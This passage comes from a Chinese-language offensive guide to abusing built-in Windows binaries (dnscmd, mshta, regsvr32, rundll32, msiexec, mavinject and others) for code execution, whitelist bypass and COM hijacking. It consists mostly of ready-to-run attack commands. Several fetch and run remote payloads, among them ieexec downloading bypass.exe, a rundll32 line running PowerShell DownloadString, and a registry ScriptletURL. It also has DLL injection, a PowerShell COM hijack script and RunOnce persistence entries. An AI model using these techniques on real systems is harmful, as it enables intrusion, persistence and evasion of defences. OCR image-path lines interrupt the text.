diskshadow> exec calc.exe
```

用例：使用 diskshadow 绕过防御性对策措施 所需权限：User 操作系统：Windows server

12.Dnscmd.exe

用于管理 DNS 服务器的命令行界面的二进制程序

路径

C:\Windows\System32\Dnscmd.exe

C:\Windows\SysWOW64\Dnscmd.exe

执行恶意代码

添加特制 DLL 作为 DNS 服务的插件。此命令必须由至少是 DnsAdmins 组成员的用户在 DC 上运行。

```
dnscmd.exe dc1.lab.int /config /serverlevelplugindll \\192.168.0.149\dll\wtf.dll
```

用例：远程注入 dll 到 dns 服务器 所需权限：DNS admin 操作系统：Windows server

13.Extexport.exe

文件路径

C:\Program Files\Internet Explorer\Extexport.exe

C:\Program Files (x86)\Internet Explorer\Extexport.exe

执行恶意代码

使用以下名称之一加载位于 c:\test 文件夹中的 DLL mozcrt19.dll，mozsqlite3.dll 或 sqlite.dll

Extexport.exe c:\test foo bar

用例：执行 dll 文件 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

14.Forfiles.exe

选择并执行一个文件或一组文件的命令。常用于对批处理。

路径

C:\Windows\System32\forfiles.exe

C:\Windows\SysWOW64\forfiles.exe

执行恶意代码

执行 calc.exe。

forfiles /p c:\windows\system32 /m notepad.exe /c calc.exe

执行 evil.exe。

forfiles /p c:\windows\system32 /m notepad.exe /c "c:\folder\normal.dll:evil.exe"

用例：使用 forfiles 从隐藏在备用数据流中的二进制文件启动新进程 所需权限：User 操作系统：Windows vista，Windows 7，Windows 8，Windows 8.1，Windows 10

15.Ftp.exe

用于连接 FTP 服务器的二进制程序

文件路径

C:\Windows\System32\ftp.exe

C:\Windows\SysWOW64\ftp.exe

执行恶意代码

执行放在文本文件中的命令。

echo !calc.exe > ftpcommands.txt && ftp –s:ftpcommands.txt

用例：使用 ftp.exe 生成新进程执行恶意代码。 所需的 YourCommand 权限：用户 操作系统：Windows 7，Windows 8，Windows 8.1，Windows 10

16.Gpscript.exe

文件路径

C:\Windows\System32\gpscript.exe

C:\Windows\SysWOW64\gpscript.exe

执行恶意代码

在组策略中配置登录脚本。

Gpscript /logon

在组策略中配置启动脚本

Gpscript /startup

用例：添加本地组策略登录脚本以执行文件并隐藏防御性对策措施 所需权限：Administrator 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

具体参考： https://oddvar.moe/2018/04/27/gpscript-exe-another-lolbin-to-the-list/

17.Hh.exe

用于在 Windows 中处理 chm 文件的二进制文件

文件路径

C:\Windows\System32\hh.exeC:\Windows\SysWOW64\hh.ex

下载

使用 HTML 帮助文件打开目标 PowerShell 脚本。

HH.exe http://some.url/script.ps1

执行恶意代码

使用 HTML 帮助文件执行 calc.exe。

HH.exe c:\windows\system32\calc.exe

用例：使用 HH.exe 执行其他进程或者恶意代码 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

18.Ie4uinit.exe

文件路径

c:\windows\system32\ie4uinit.exe
c:\windows\sysWOW64\ie4uinit.exe
c:\windows\system32\ieuinit.inf
c:\windows\sysWOW64\ieuinit.inf

执行恶意代码

从专门准备的 ie4uinit.inf 文件中执行命令。

ie4uinit.exe –BaseSettings

用例：通过复制文件将代码执行到另一个位置 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

详情参考： https://bohops.com/2018/03/10/leveraging-inf-sct-fetch-execute-techniques-for-bypass-evasion-persistence-part-2/

19.Ieexec.exe

IEExec.exe 是.Net 框架中的一个可执行文件，能够通过指定 URL 来运行托管在远程目标上的应用程序。

文件路径

C:\Windows\Microsoft.NET\Framework\v2.0.50727\ieexec.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\ieexec.exe

下载并执行恶意代码

从远程服务器下载并执行 bypass.exe。

ieexec.exe http://x.x.x.x:8080/bypass.exe

用例：从远程位置下载并运行攻击者代码 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

20.Infdefaultinstall.exe

文件路径

C:\Windows\System32\Infdefaultinstall.exe

C:\Windows\SysWOW64\Infdefaultinstall.exe

执行恶意代码

使用 scrobj.dll 从输入到特别准备的 INF 文件中的命令执行 SCT 脚本。

InfDefaultInstall.exe Infdefaultinstall.inf

用例：代码执行 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

21.Installutil.exe

Installer 工具是一个命令行实用程序，允许您通过执行指定程序集中的安装程序组件来安装和卸载服务器资源

文件路径

C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe

C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe

应用程序白名单绕过

执行目标.NET DLL 或 EXE。

InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll

执行恶意代码

执行目标.NET DLL 或 EXE。

InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll

用例：用于执行代码并绕过应用程序白名单 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

22.Mavinject.exe

文件路径

C:\Windows\System32\mavinject.exe

C:\Windows\SysWOW64\mavinject.exe

执行恶意代码

使用 PID 3110 将 evil.dll 注入进程。

MavInject.exe 3110 /INJECTRUNNING c:\folder\evil.dll

将存储为备用数据流（ADS）的 file.dll 注入到具有 PID 4172 的进程中

Mavinject.exe 4172 /INJECTRUNNING "c:\ads\file.txt:file.dll"

用例：将 dll 文件注入正在运行的进程 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

23.Microsoft.Workflow.Compiler.exe

文件路径

C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe

执行恶意代码

在 test.xml 文件中引用的 XOML 文件，编译并执行 C # 或 VB.net 代码。

Microsoft.Workflow.Compiler.exe tests.xml results.xml

用例：编译和运行代码 所需权限：User 操作系统：Windows 10S

24.Mmc.exe

将管理单元加载到本地、远程管理 Windows 系统的二进制程序。

文件路径

C:\Windows\System32\mmc.exe

C:\Windows\SysWOW64\mmc.exe

执行恶意代码

启动“后台”MMC 进程并调用 COM 有效负载

mmc.exe –Embedding c:\path\to\test.msc

用例：配置管理单元以加载已添加到注册表的 COM 自定义类（CLSID） 所需权限：User 操作系统：Windows 10

25.Msconfig.exe

MSConfig 是一个故障排除工具，用于临时禁用或重新启用在启动过程中运行的软件，设备驱动程序或 Windows 服务，以帮助用户确定 Windows 出现问题的原因

文件路径

C:\Windows\System32\msconfig.exe

执行恶意代码

执行在精心设计的 c:\windows\system32\mscfgtlc.xml 中嵌入的命令。

Msconfig.exe –5

用例：使用 Msconfig.exe 执行代码 所需权限：管理员 操作系统：Windows vista，Windows 7，Windows 8，Windows 8.1，Windows 10

26.Msdt.exe

文件路径

C:\Windows\System32\Msdt.exeC:\Windows\SysWOW64\Msdt.exe

执行恶意代码

执行 Microsoft 诊断工具并执行 PCW8E57.xml 文件中引用的恶意.MSI。

msdt.exe –path C:\WINDOWS\diagnostics\index\PCWDiagnostic.xml –af C:\PCW8E57.xml /skip TRUE

用例：执行代码绕过应用程序白名单 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

27.Mshta.exe

文件路径

C:\Windows\System32\mshta.exe

C:\Windows\SysWOW64\mshta.exe

执行

打开目标.HTA 并执行嵌入式 JavaScript，JScript 或 VBScript。

mshta.exe evilfile.hta

执行作为命令行参数提供的 VBScript。

mshta.exe vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))

执行作为命令行参数提供的 JavaScript。

mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/LOLBAS-Project/LOLBAS/master/OSBinaries/Payload/Mshta_calc.sct").Exec();close();

用例：执行代码 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10 Mitre：T1170 ）

28.Msiexec.exe

由 Windows 用于执行 msi 文件的二进制程序

文件路径

C:\Windows\System32\msiexec.exe

C:\Windows\SysWOW64\msiexec.exe

执行恶意代码

以静默方式安装目标.MSI 文件。

msiexec /quiet /i cmd.msi

以静默方式 安装目标远程和重命名的.MSI 文件。

msiexec /q /i http://192.168.100.3/tmp/cmd.png

用例：使用来自远程服务器的攻击代码执行自定义 msi 文件

调用 DLLRegisterServer 注册目标 DLL。

msiexec /y "C:\folder\evil.dll"

调用 DLLRegisterServer 取消注册目标 DLL。

msiexec /z "C:\folder\evil.dll"

用例：执行 dll 文件 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

29.Odbcconf.exe

在 Windows 中用于管理 ODBC 连接的二进制程序

文件路径

C:\Windows\System32\odbcconf.exe
C:\Windows\SysWOW64\odbcconf.exe

执行恶意代码

加载目标.RSP 文件中指定的 DLL。有关示例.RSP 文件，请参阅 Playloads 文件夹。

odbcconf –f file.rsp

https://gist.githubusercontent.com/NickTyrer/6ef02ce3fd623483137b45f65017352b/raw/fdffd313397ef13da61e329a9e8709f7d2458ebc/odbcconf.cs

用例：使用可以规避防御性对策的技术执行 dll 文件 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

30.Pcalua.exe

程序兼容性助手程序

文件路径

C:\Windows\System32\pcalua.exe

执行恶意代码

使用程序兼容性助手打开目标.EXE。

pcalua.exe –a calc.exe

使用 Program Compatibilty Assistant 打开目标.DLL 文件。

pcalua.exe –a \\server\payload.dll

用例：执行恶意代码 所需权限：User 操作系统：Windows vista，Windows 7，Windows 8，Windows 8.1，Windows 10

31.Presentationhost.exe

文件用于执行浏览器应用程序

文件路径

C:\Windows\System32\Presentationhost.exe
C:\Windows\SysWOW64\Presentationhost.exe

执行恶意代码

执行目标 XAML 浏览器应用程序（XBAP）文件

Presentationhost.exe C:\temp\Evil.xbap

用例：在 xbap 文件中执行代码 所需权限：User 操作系统：Windows vista，Windows 7，Windows 8，Windows 8.1，Windows 10

32.Regasm.exe

路径

C:\Windows\Microsoft.NET\Framework\v2.0.50727\regasm.exe

C:\Windows\Microsoft.NET\Framework64\v2.0.50727\regasm.exe

C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regasm.exe

应用程序白名单绕过

加载目标.DLL 文件并执行 RegisterClass 函数。

```
regasm.exe AllTheThingsx64.dll
```

执行加载目标.DLL 文件并执行 RegisterClass 函数。

```
regasm.exe AllTheThingsx64.dll
```

用例：执行代码并绕过应用程序白名单 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

33.Register-cimprovider.exe

文件路径

C:\Windows\System32\Register-cimprovider.exe

C:\Windows\SysWOW64\Register-cimprovider.exe

执行恶意代码

加载目标.DLL。

```
Register-cimprovider -path "C:\folder\evil.dll"
```

用例：执行 dll 文件中的代码 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

34.Regsvcs.exe

Regsvcs 和 Regasm 是 Windows 命令行实用程序，用于注册.NET 组件对象模型（COM）程序集

文件路径

C:\Windows\System32\regsvcs.exe

C:\Windows\SysWOW64\regsvcs.exe

执行恶意代码

加载目标.DLL 文件并执行 RegisterClass 函数。

regsvcs.exe AllTheThingsx64.dll

用例：执行 dll 文件并绕过应用程序白名单 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10 Mitre：T1121

应用程序白名单绕过加载目标.DLL 文件并执行 RegisterClass 函数。

regsvcs.exe AllTheThingsx64.dll

用例：执行 dll 文件并绕过应用程序白名单 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

35.Regsvr32.exe

由 Windows 用于注册 dll

文件路径

C:\Windows\System32\regsvr32.exe

C:\Windows\SysWOW64\regsvr32.exe

应用程序白名单绕过

使用 scrobj.dll 执行指定的远程.SCT 脚本。

regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll

使用 scrobj.dll 执行指定的本地.SCT 脚本。

regsvr32.exe /s /u /i:file.sct scrobj.dll

执行恶意代码

使用 scrobj.dll 执行指定的远程.SCT 脚本。

regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll

使用 scrobj.dll 执行指定的本地.SCT 脚本。

regsvr32.exe /s /u /i:file.sct scrobj.dll

用例：从 scriptlet 执行代码，绕过应用程序白名单 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

36.Rundll32.exe

由 Windows 用于执行 dll 文件

文件路径

C:\Windows\System32\rundll32.exeC:\Windows\SysWOW64\rundll32.exe

执行恶意代码

AllTheThingsx64 将是.DLL 文件，EntryPoint 将是要执行的.DLL 文件中的入口点的名称。

rundll32.exe AllTheThingsx64,EntryPoint

使用 Rundll32.exe 执行运行从远程网站下载的 PowerShell 脚本的 JavaScript 脚本。

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new%20ActiveXObject("WScript.Shell").Run("powershell –nop –exec bypass –c IEX (New–Object Net.WebClient).DownloadString('http://ip:port/');"

使用 Rundll32.exe 执行运行 calc.exe 的 JavaScript 脚本。

rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.close()");

使用 Rundll32.exe 执行运行 calc.exe 的 JavaScript 脚本，然后终止 Rundll32.exe 进程开始了。

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();h=new%20ActiveXObject("WScript.Shell").run("calc.exe",0,true);try{h.Send();b=h.ResponseText;eval(b);}catch(e){new%20ActiveXObject("WScript.Shell").Run("cmd /c taskkill /f /im rundll32.exe",0,true);}

使用 Rundll32.exe 执行调用远程 JavaScript 脚本的 JavaScript 脚本。

rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();GetObject("script:https://raw.githubusercontent.com/3gstudent/Javascript-Backdoor/master/test")

使用 Rundll32.exe 加载已注册或被劫持的 COM Server 有效负载。也适用于 ProgID。

rundll32.exe –sta {CLSID}


执行 ADS 中的.DLL 文件。


rundll32 "C:\ads\file.txt:ADSDLL.dll",DllMain


用例：执行备用数据流中的代码 所需权限：User 操作系统：Windows Vista，Windows 7，Windows 8，Windows 8.1，Windows 10

37 COM 劫持

37.1 COM 劫持(T1122)Component Object Model Hijacking(例 1)







"C:\Program Files\Internet Explorer\iexplore.exe" shell:::{55555555-5555-5555-5555-555555555555}

C:\Windows\explorer.exe shell:::{55555555-5555-5555-5555-555555555555}


```
$CLSID = "55555555-5555-5555-5555-555555555555"
Remove-Item -Recurse -Force -Path "HKCU:\Software\Classes\CLSID\{$CLSID}" -ErrorAction SilentlyContinue
$payload = "C:\Users\demon\Desktop\mbox.dll"
New-Item -Path "HKCU:\Software\Classes\CLSID" -ErrorAction SilentlyContinue | Out-Null
New-Item -Path "HKCU:\Software\Classes\CLSID\{$CLSID}" | Out-Null
```


```
New-Item -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\InProcServer32" | Out-Null
New-Item -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\ShellFolder" | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\InProcServer32" -Name "(default)" -Value $Payload | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\InProcServer32" -Name "ThreadingModel" -Value "Apartment" | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\InProcServer32" -Name "LoadWithoutCOM" -Value "" | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\ShellFolder" -Name "HideOnDesktop" -Value "" | Out-Null
New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\ShellFolder" -Name "Attributes" -Value 0xf090013d -PropertyType DWORD | Out-Null
# force iexplore to load the malicious DLL and execute it
$shellWinGuid = [System.Guid]::Parse("{9BA05972-F6A8-11CF-A442-00A0C90A8F39}")
$typeShwin = [System.Type]::GetTypeFromCLSID($shellWinGuid)
$shwin = [System.Activator]::CreateInstance($typeShwin) | ? {$_.fullname -match 'iexplore'} | Select-Object -First 1
$shWin.Navigate2("shell:::{$CLSID}", 2048)
```

参考资料: https://ired.team/offensive-security/code-execution/forcing-iexplore.exe-to-load-a-malicious-dll-via-com-abuse

内含视频:https://www.ggsec.cn/comhijack2.html

37.2 COM 劫持(T1122)Component Object Model Hijacking(例 2)





Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnc

e]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\setup]
@="rundll32 xwizards.dll,RunPropertySheet /u {00000001-0000-0000-0000-0000FEEDACDC}"
"COM Hijacking"=""

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary]
@=""

[HKEY_CURRENT_USER\Software\Classes\Scripting.Dictionary\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID]
@="Scripting.Dictionary"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-


0000FEEDACDC}\ScriptletURL]
@="https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSScripts/Payload/Slmgr_calc.sct"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID]
@="Scripting.Dictionary"

cscript C:\Windows\System32\Printing_Admin_Scripts\zh-CN\prncnfg.vbs /?
